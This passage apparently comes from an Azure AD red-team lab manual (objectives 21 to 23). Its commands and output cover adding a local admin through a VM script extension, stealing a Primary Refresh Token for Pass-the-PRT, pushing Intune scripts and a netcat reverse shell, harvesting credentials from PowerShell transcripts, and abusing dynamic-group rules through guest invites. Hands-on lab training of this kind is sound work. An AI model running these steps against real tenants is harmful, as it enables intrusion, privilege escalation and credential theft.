Account                             SubscriptionName TenantId
Environment
-------                             ---------------- --------
-----------
samcgray@defcorphq.onmicrosoft.com DefCorp          2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 AzureCloud

PS C:\AzAD\Tools> Get-AzResource


Name              : infradminsrv/MicrosoftMonitoringAgent
ResourceGroupName : RESEARCH
ResourceType      : Microsoft.Compute/virtualMachines/extensions
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/RESEARCH/providers/Microsoft.Compute/virtualMachi
nes/infradminsrv/extensions/MicrosoftMonitoringAgent
Tags              :
```

Let's check permissions for Sam on infradminsrv

```
PS C:\AzAD\Tools> Get-AzRoleAssignment -SignInName
samcgray@defcorphq.onmicrosoft.com
```

Above would not return anything. Let's use ARM API call for listing permissions.

```
$Token = (Get-AzAccessToken).Token
$URI = 'https://management.azure.com/subscriptions/b413826f-108d-4049-
8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Compute/virtua
lMachines/infradminsrv/providers/Microsoft.Authorization/permissions?ap
i-version=2015-07-01'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
```

```
(Invoke-RestMethod @RequestParams).value
```

```
PS C:\AzAD\Tools> (Get-AzAccessToken).Token
eyJ0eX..

PS C:\AzAD\Tools> $Token = (Get-AzAccessToken).Token

PS C:\AzAD\Tools> $URI =
'https://management.azure.com/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Compute/virtualMachi
nes/infradminsrv/providers/Microsoft.Authorization/permissions?api-
version=2015-07-01'

PS C:\AzAD\Tools> $RequestParams = @{
>>     Method  = 'GET'
>>     Uri     = $URI
>>     Headers = @{
>>         'Authorization' = "Bearer $Token"
>>     }
>> }
PS C:\AzAD\Tools> (Invoke-RestMethod @RequestParams).value

actions
notActions
-------
----------
{Microsoft.Compute/virtualMachines/extensions/write,
Microsoft.Compute/virtualMachines/extensions/read} {}
```

So the user Sam has both read and write permissions for extensions on infradminsrv. Let's check if any extensions is already installed:

```
PS C:\AzAD\Tools> Get-AzVMExtension -ResourceGroupName "Research" -VMName
"infradminsrv"

ResourceGroupName       : Research
VMName                  : infradminsrv
Name                    : MicrosoftMonitoringAgent
Location                : germanywestcentral
Etag                    : null
Publisher               : Microsoft.EnterpriseCloud.Monitoring
ExtensionType           : MicrosoftMonitoringAgent
TypeHandlerVersion      : 1.0
Id                      : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Compute/virtualMachi
nes/infradminsrv/extensions/M
                          icrosoftMonitoringAgent
PublicSettings          : {
```

```
                            "workspaceId": "dc76733a-c075-4428-ab7c-
e4835656672e"
                        }
[snip]
```

Let's create a custom script extension that adds a local administrator to the VM. Note that we are not considering endpoint OpSec here.

Please note that you will be unable to create new extension but can modify the "commandToExecute" to add your own local user:

```
PS C:\AzAD\Tools> Set-AzVMExtension -ResourceGroupName "Research" -
ExtensionName "ExecCmd" -VMName "infradminsrv" -Location "Germany West
Central" -Publisher Microsoft.Compute -ExtensionType CustomScriptExtension -
TypeHandlerVersion 1.8 -SettingString '{"commandToExecute":"powershell net
users studentx Studxpassword@123 /add /Y; net localgroup administrators
studentx /add"}'

RequestId IsSuccessStatusCode StatusCode ReasonPhrase
--------- ------------------- ---------- ------------
                       True         OK OK
```

Use PSRemoting to connect to jumpvm and from the remoting session to infradminsrv:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'Stud1Password@123' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('student1', $password)
PS C:\AzAD\Tools> $jumpvm = New-PSSession -ComputerName 51.116.180.87 -
Credential $creds -SessionOption (New-PSSessionOption -ProxyAccessType
NoProxyServer)
PS C:\AzAD\Tools> Enter-PSSession -Session $jumpvm

[51.116.180.87]: PS C:\Users\studentx\Documents> $password = ConvertTo-
SecureString 'Studxpass@123' -AsPlainText -Force
[51.116.180.87]: PS C:\Users\studentx\Documents> $creds = New-Object
System.Management.Automation.PSCredential('.\student1', $Password)
[51.116.180.87]: PS C:\Users\studentx\Documents> $infradminsrv = New-
PSSession -ComputerName 10.0.1.5 -Credential $creds
[51.116.180.87]: PS C:\Users\studentx\Documents> Invoke-Command -Session
$infradminsrv -ScriptBlock{hostname}
infradminsrv
```

Confirm if infradminsrv is joined to AzureAD:

```
[51.116.180.87]: PS C:\Users\studentx\Documents> Invoke-Command -Session
$infradminsrv -ScriptBlock{dsregcmd /status}

+----------------------------------------------------------------------+
| Device State                                                         |
+----------------------------------------------------------------------+

             AzureAdJoined : YES
          EnterpriseJoined : NO
              DomainJoined : NO
               Device Name : infradminsrv
[snip]
```

Learning Objective 21:

Task

- Extract PRT of a user from the infradminsrv VM and execute Pass-the-PRT attack.
- Enumerate machines enrolled to Intune.
- If the above user has Intune Administrator or Global Administrator role, execute PowerShell scripts on an on-prem enrolled machine to add an administrative user to that machine.
- Using the credentials of the user you added, PSRemote to the machine and extract credentials from it.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration, Data Mining and Cloud to On-Prem Lateral Movement

Solution

We can access infradminsrv using PSRemoting as the user studentx that we added earlier. We confirmed that the machine is joined to Azure AD.

Let's extract PRT of a user from the machine. Currently, the only way to extract PRT of a user is from the user context itself.

Using the PSRemoting session to jumpvm, create a directory/folder on infradminsrv:

```
[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Invoke-Command -
Session $infradminsrv -ScriptBlock{mkdir C:\Users\Public\studentx}

[snip]
[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> exit
```

Let's copy over some tools to the jumpvm. Remember to exit from the PSRemoting session before running the below commands:

```
PS C:\AzAD\Tools> Copy-Item -ToSession $jumpvm -Path
C:\AzAD\Tools\ROADToken.exe -Destination C:\Users\studentx.jumpvm\Documents -
Verbose
[snip]

PS C:\AzAD\Tools> Copy-Item -ToSession $jumpvm -Path
C:\AzAD\Tools\PsExec64.exe -Destination C:\Users\studentx.jumpvm\Documents -
Verbose
[snip]
PS C:\AzAD\Tools> Copy-Item -ToSession $jumpvm -Path
C:\AzAD\Tools\SessionExecCommand.exe -Destination
C:\Users\studentx.jumpvm\Documents –Verbose
```

```
[snip]
```

Now, connect back to jumpvm and now copy tools to infradminsrv using the PSRemoting Session that we created earlier:

```
[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Copy-Item -ToSession
$infradminsrv -Path C:\Users\studentx.jumpvm\Documents\ROADToken.exe -
Destination C:\Users\Public\studentx -Verbose

[snip]

[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Copy-Item -ToSession
$infradminsrv -Path C:\Users\studentx.jumpvm\Documents\PsExec64.exe -
Destination C:\Users\Public\studentx -Verbose

[snip]

[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Copy-Item -ToSession
$infradminsrv -Path C:\Users\studentx.jumpvm\Documents\SessionExecCommand.exe
-Destination C:\Users\Public\studentx -Verbose

[snip]
```

Check if all the files are copied properly:

```
[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Invoke-Command -
Session $infradminsrv -ScriptBlock{ls C:\Users\Public\studentx}


    Directory: C:\Users\Public\Documents\student1


Mode                 LastWriteTime         Length Name
PSComputerName
----                 -------------         ------ ----
--------------
-a----        10/15/2021   8:18 AM        1078672 PsExec64.exe
10.0.1.5
-a----        10/15/2021   9:34 AM           6656 ROADToken.exe
10.0.1.5
-a----        10/15/2021   9:54 AM          14848 SessionExecCommand.exe
10.0.1.5
```

To use ROADToken, let's request a nonce. Run the below command from any machine:

```
$TenantId = "2d50cb29-5f7b-48a4-87ce-fe75a941adb6"

$URL = "https://login.microsoftonline.com/$TenantId/oauth2/token"

$Params = @{
    "URI"     = $URL
    "Method"  = "POST"
}

$Body = @{
    "grant_type" = "srv_challenge"
    }


$Result = Invoke-RestMethod @Params -UseBasicParsing -Body $Body
$Result.Nonce
```

```
PS C:\AzAD\Tools> $TenantId = "2d50cb29-5f7b-48a4-87ce-fe75a941adb6"
PS C:\AzAD\Tools>
PS C:\AzAD\Tools> $URL =
"https://login.microsoftonline.com/$TenantId/oauth2/token"
PS C:\AzAD\Tools>
PS C:\AzAD\Tools> $Params = @{
>>     "URI"     = $URL
>>     "Method"  = "POST"
>> }
PS C:\AzAD\Tools>
PS C:\AzAD\Tools> $Body = @{
>>     "grant_type" = "srv_challenge"
>>     }
PS C:\AzAD\Tools>
PS C:\AzAD\Tools>
PS C:\AzAD\Tools> $Result = Invoke-RestMethod @Params -UseBasicParsing -Body
$Body
PS C:\AzAD\Tools> $Result.Nonce
AwABAAAAAAACAOz_BAD0_8vU8dH9Bb0ciqF_haudN2OkDdyluIE2zHStmEQdUVbiSUaQi_EdsWfi1
9-EKrlyme4TaOHIBG24v-FBV96nHNMgAA
```

Finally, run ROADToken.exe in the context of MichaelMBarron using SessionExecCommand.exe with the help of PsExec64.exe. Ignore the errors after running the below command and note that we are redirecting the output to PRT.txt:

```
[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Invoke-Command -
Session $infradminsrv -ScriptBlock{C:\Users\Public\studentx\PsExec64.exe -
accepteula -s "cmd.exe" " /c C:\Users\Public\studentx\SessionExecCommand.exe
MichaelMBarron C:\Users\Public\studentx\ROADToken.exe
AwABAAAAAAACAOz_BAD0__OCpqJjNm0iqQeYC_uA7yQXLgGdvh0bkCFeeHv19WkOHqmHkP2TiMx5D
mkiOXqBXAFczMZYsQS3BT8fsIxzUCYgAA > C:\Users\Public\studentx\PRT.txt"}

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Connecting to local system...
    + CategoryInfo          : NotSpecified: (Connecting to local
system...:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
    + PSComputerName        : 10.0.1.5

NotSpecified: (:String) [], RemoteException
NotSpecified: (:String) [], RemoteException
NotSpecified: (:String) [], RemoteException
[snip]
cmd.exe exited on infradminsrv with error code 0.
```


Let's see the PRT!

```
[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Invoke-Command -
Session $infradminsrv -ScriptBlock{cat C:\Users\Public\studentx\PRT.txt}
Exec'd command C:\Users\Public\studentx\ROADToken.exe as user MichaelMBarron
stdOutput: Using nonce
AwABAAAAAAACAOz_BAD0__OCpqJjNm0iqQeYC_uA7yQXLgGdvh0bkCFeeHv19WkOHqmHkP2TiMx5D
mkiOXqBXAFczMZYsQS3BT8fsIxzUCYgAA supplied on command line
stdOutput:   { "response": [{ "name": "x-ms-RefreshTokenCredential", "data":
"eyJhbGciOiJIUzI1NiIsI
[snip]
```

To use the PRT cookie in Chrome, we can use the following steps:


- Open Chrome in Incognito mode and browse to https://login.microsoftonline.com/login.srf

- Press F12 (Chrome dev tools) -> Application -> Cookies




- Clear all cookies and then add one named 'x-ms-RefreshTokenCredential' and set its value to that retrieved from AADInternals

- Mark HTTPOnly and Secure for the cookie




- Visit https://login.microsoftonline.com/login.srf again and we will get access as the user Michael!



If you get the login page, try generating a new PRTToken using AADIntenrals.

From our previous enumeration, we know that the user Michael has Intune Administrator role. Browse to https://endpoint.microsoft.com/#home from the Chrome windows where we injected the cookie.


Go to Devices -> All Devices to check devices enrolled to Intune:




Go to Scripts and Click on Add for Windows 10.

In the Add PowerShell script, add a new script and name it student**x**

On the script settings page, use 'adduser.ps1' from the C:\AzAD\Tools directory. Make sure to modiy adduser.ps1 so that it adds a student**x** on the target machine.



On the Assignments page, include 'Add all users' and 'Add all devices'.



Finally, add the script. It will take up to one hour before you script is executed. We cannot see the output of the script execution.

We can use a reverse shell too. The reason why I am not doing that is that it takes one hour to execute and don't want to wait for another one in case I stop it by mistake.

Use the below commands to get a reverse shell. First start a listener:

```
PS C:\AzAD\Tools> C:\AzAD\Tools\netcat-win32-1.12\nc64.exe -lvp 4444
listening on [any] 4444 ...
```

Use the Invoke-PowerShellTCP.ps1 reverse shell with the Endpoint management portal. Make sure that you include the function call to execute the reverse shell within the script and test it locally.

In an hour, we should see a connection on the listener:

```
172.16.2.24: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [172.16.x.x] from (UNKNOWN) [172.16.2.24] 51360: NO_DATA

Windows PowerShell running as user DESKTOP-M7C1AFM$ on DESKTOP-M7C1AFM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> hostname
DESKTOP-M7C1AFM
PS C:\Windows\system32>
```

Assuming that we know the IP and we can reach to it over the network, connect to the machine using PSRemoting (or on reverse shell):

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'StudxPassword@123' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('studentx', $password)
PS C:\AzAD\Tools> Enter-PSSession -ComputerName 172.16.2.24 -Credential
$creds
[172.16.2.24]: PS C:\Users\studentx\Documents>
```

Now, after trying various ways of extracting credentials from a Windows machine, we will finally get them in the PowerShell transcripts!

```
[172.16.2.24]: PS C:\Users\student1\Documents> cat
C:\Transcripts\20210422\PowerShell_transcript.DESKTOP-
M7C1AFM.6sZJrDuN.20210422230739.txt

[snip]
```

```
PS C:\Users\defres-adminsrv> $Password = ConvertTo-SecureString
'UserIntendedToManageSyncWithCl0ud!' -AsPlainText -Force
$Cred = New-Object
System.Management.Automation.PSCredential('adconnectadmin', $Password)
Enter-PSSession -ComputerName defres-adcnct -Credential $creds
```

Sweet! We got credentials for an on-prem machine defres-adcnct.

Learning Objective 22:

Task

- Enumerate Dynamic groups in defcorpit.onmicrosoft.com using privileges of thomasebarlow@defcorpit.onmicrosoft.com
- Invite student**x**@defcorpextcontractors.onmicrosoft.com as guest user and modify its attributes to join a dynamic group

Part of - Kill Chain - 3

Topics covered - Authenticated Enumeration and Tenant to Tenant Lateral Movement

Solution

We compromised credentials for thomasebarlow@defcorpit.onmicrosoft.com from a deployment template earlier. Please note that the password may be different in your lab instance.


Username - thomasebarlow@defcorpit.onmicrosoft.com

Password - %%^Da@asyu0(@*&48VVf6

We can use that to logon to the Azure portal and access the DefCorp IT tenant! But the user does not have access to any Azure resources or any interesting role in Azure AD.

Scrolling through the portal, we can spot one interesting thing! A group called ITOPS has Dynamic group membership!

Let's check the rule that adds members to this group.




The rule is (user.otherMails -any (_ -contains "vendor")) -and (user.userType -eq "guest")


The rule means that any Guest user whose secondary email contains the string 'vendor' will be added to this group!

Now, invite your student**x**@defcorpextcontractors.onmicrosoft.com as a guest user.


Go to Azure Active Directory -> Users and click on 'Want to switch back to the legacy users list experience? Clieck here to leave the preview'




Click on 'New guest user' and invite student**x**@defcorpextcontractors.onmicrosoft.com where **x** is your user ID.




The user's profile will be added to the Azure AD as soon as the invite is sent. Open the user's profile and click on (manage) under Invitation accepted.



Click on Resend invite and we will get an invitation URL:



Copy the URL and open it in an Incognito Chrome Window and login as student**x**@defcorpextcontractors.onmicrosoft.com and consent to the permissions :)



Connect to Azure AD using credentials of student**x**@defcorpextcontractors.onmicrosoft.com:

```
PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\AzureAD\AzureAD.psd1
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'Passwordforstudentx' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('studentx@defcorpextcontractors.onmi
crosoft.com', $Password)
PS C:\AzAD\Tools> Connect-AzureAD -Credential $creds -TenantId b6e0615d-2c17-
46b3-922c-491c91624acd

Account                                    Environment TenantId
TenantDomain              AccountType
```

```
-------                                             ----------- --------
------------               -----------
studentx@defcorpextcontractors.onmicrosoft.com AzureCloud  b6e0615d-2c17-
46b3-922c-491c91624acd defcorpit.onmicrosoft.com User
```

Now, to abuse Dynamic group rule, we need to edit the secondary email for the studentx. Let's do that using the below command.

Get the ObjectId using the user Thomas by looking at profile of studentx. Remember to replace the UserPrincipalName:

```
PS C:\AzAD\Tools> Set-AzureADUser -ObjectId 4a3395c9-be40-44ba-aff2-
be502edd9619 -OtherMails vendorx@defcorpextcontractors.onmicrosoft.com -
Verbose
```

Wait for couple of minutes and the user will be added to the the ITOPS dynamic group! We can confirm that as the user Thomas.

Learning Objective 23:

Task

- We created a user studentx@defcorphq.onmicrosoft.com by abusing CreateUsers repository on GitHub. Use the privileges of that user to find an Enterprise application that uses Application Proxy.
- Check if the above user is allowed to access the application.
- Abuse a file upload vulnerability in the application to get OS command execution on the on-prem server hosting the application and extract credentials.

Part of - Kill Chain - 4

Topics covered - Authenticated Enumeration and Tenant to Tenant Lateral Movement

Solution

Let's connect to Azure AD using credentials of studentx@defcorphq.onmicrosoft.com:

```
PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\AzureAD\AzureAD.psd1
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'StudxPassword@123' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('studentx@defcorphq.onmicrosoft.com'
, $Password)
PS C:\AzAD\Tools> Connect-AzureAD -Credential $creds -TenantId 2d50cb29-5f7b-
48a4-87ce-fe75a941adb6

Account                             Environment TenantId
TenantDomain              AccountType
-------                             ----------- --------
------------              -----------
student1@defcorphq.onmicrosoft.com AzureCloud  2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 defcorphq.onmicrosoft.com User
```

Enumerate all the applications that has application proxy configured (may take a few minutes to complete):

```
PS C:\AzAD\Tools> Get-AzureADApplication | %{try{Get-
AzureADApplicationProxyApplication -ObjectId
$_.ObjectID;$_.DisplayName;$_.ObjectID}catch{}}

ExternalUrl                         InternalUrl            ExternalAuthenticationType
-----------                         -----------            --------------------------
https://fms-defcorphq.msappproxy.net/ http://deffin-appproxy/ AadPreAuthentication
Finance Management System
60ffe217-30ae-4016-b767-c8c71fff8ddc
```

